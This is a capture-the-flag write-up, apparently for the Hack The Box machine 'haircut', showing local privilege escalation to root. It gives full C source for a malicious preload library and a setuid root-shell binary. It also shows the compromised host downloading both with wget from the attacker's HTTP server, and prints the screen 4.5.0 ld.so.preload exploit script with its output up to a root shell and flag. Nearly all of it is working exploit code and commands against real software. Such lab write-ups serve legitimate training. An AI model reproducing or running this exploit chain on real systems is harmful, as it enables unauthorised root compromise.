
```
 #include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
```

it called rootshell library it does:


```
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
```




```
www-data@haircut:/tmp$ vi libhax.c
```




```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```



```
www-data@haircut:/tmp$ vi rootshell.c
```




```
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
```




```
www-data@haircut:/tmp$ ls
bla.bla  libhax.c  rootshell.c  screens  systemd-private-ad987de4dd3147a9b43a626e5eb25918-systemd-timesyncd.service-HkjsUD  vmware-root
```


let's now compile them



```
www-data@haircut:/tmp$ gcc -o /tmp/rootshell /tmp/rootshell.c
gcc: error trying to exec 'cc1': execvp: No such file or directory
```




```
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    system("/bin/sh");
}
```




```
www-data@haircut:/tmp$ gcc -o /tmp/rootshell /tmp/rootshell.c
gcc: error trying to exec 'cc1': execvp: No such file or directory
www-data@haircut:/tmp$ uname -a
Linux haircut 4.4.0-78-generic #99-Ubuntu SMP Thu Apr 27 15:29:09 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```


huh , weird , let's compile it in our own box




```
┌──(root💀kali)-[/Documents/htb/boxes/haircut]
└─# uname -a
Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64 GNU/Linux
```




```
┌──(root💀kali)-[/Documents/htb/boxes/haircut]
└─# vi rootshell.c
```




```
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    system("/bin/sh");
}
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/haircut]
└─# vi libhax.c
```




```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/haircut]
└─# gcc -o rootshell rootshell.c

rootshell.c: In function ‘main’:
rootshell.c:3:5: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    3 |     setuid(0);
      |     ^~~~~~
rootshell.c:4:5: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
    4 |     setgid(0);
      |     ^~~~~~
rootshell.c:5:5: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
    5 |     system("/bin/sh");
      |     ^~~~~~
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/haircut]
└─# gcc -fPIC -shared -ldl -o libhax.so libhax.c

libhax.c: In function ‘dropshell’:
libhax.c:7:5: warning: implicit declaration of function ‘chmod’ [-Wimplicit-function-declaration]
    7 |     chmod("/tmp/rootshell", 04755);
      |     ^~~~~
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/haircut]
└─# ls
41154.sh  haircut.ctb  haircut.ctb~  haircut.ctb~~  haircut.ctb~~~  libhax.c  libhax.so  nmap  php-reverse-shell.php  rootshell  rootshell.c  test.html  www
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/haircut]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.24 - - [10/May/2021 01:00:06] "GET /libhax.so HTTP/1.1" 200 -
10.10.10.24 - - [10/May/2021 01:00:22] "GET /rootshell HTTP/1.1" 200 -
```




```
www-data@haircut:/tmp$ wget 10.10.14.23:8000/libhax.so
--2021-05-10 07:03:52--  http://10.10.14.23:8000/libhax.so
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16136 (16K) [application/octet-stream]
Saving to: 'libhax.so'

libhax.so                       100%[==========

2021-05-10 07:03:52 (106 KB/s) - 'libhax.so' saved [16136/16136]

www-data@haircut:/tmp$ wget 10.10.14.23:8000/rootshell
--2021-05-10 07:04:08--  http://10.10.14.23:8000/rootshell
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16712 (16K) [application/octet-stream]
Saving to: 'rootshell'

rootshell                       100%[==========

2021-05-10 07:04:08 (106 KB/s) - 'rootshell' saved [16712/16712]
```




```
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)

cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell

```



```
--2021-05-10 07:12:36--  http://10.10.14.23:8000/exploit.sh
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 430 [text/x-sh]
Saving to: 'exploit.sh'

exploit.sh                      100%[==========

2021-05-10 07:12:36 (74.3 MB/s) - 'exploit.sh' saved [430/430]
```



```
www-data@haircut:/tmp$ bash exploit.sh
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```



```
# cat /root/root.txt
4cfa26d84b2220826a07f0697dc72151
# 
```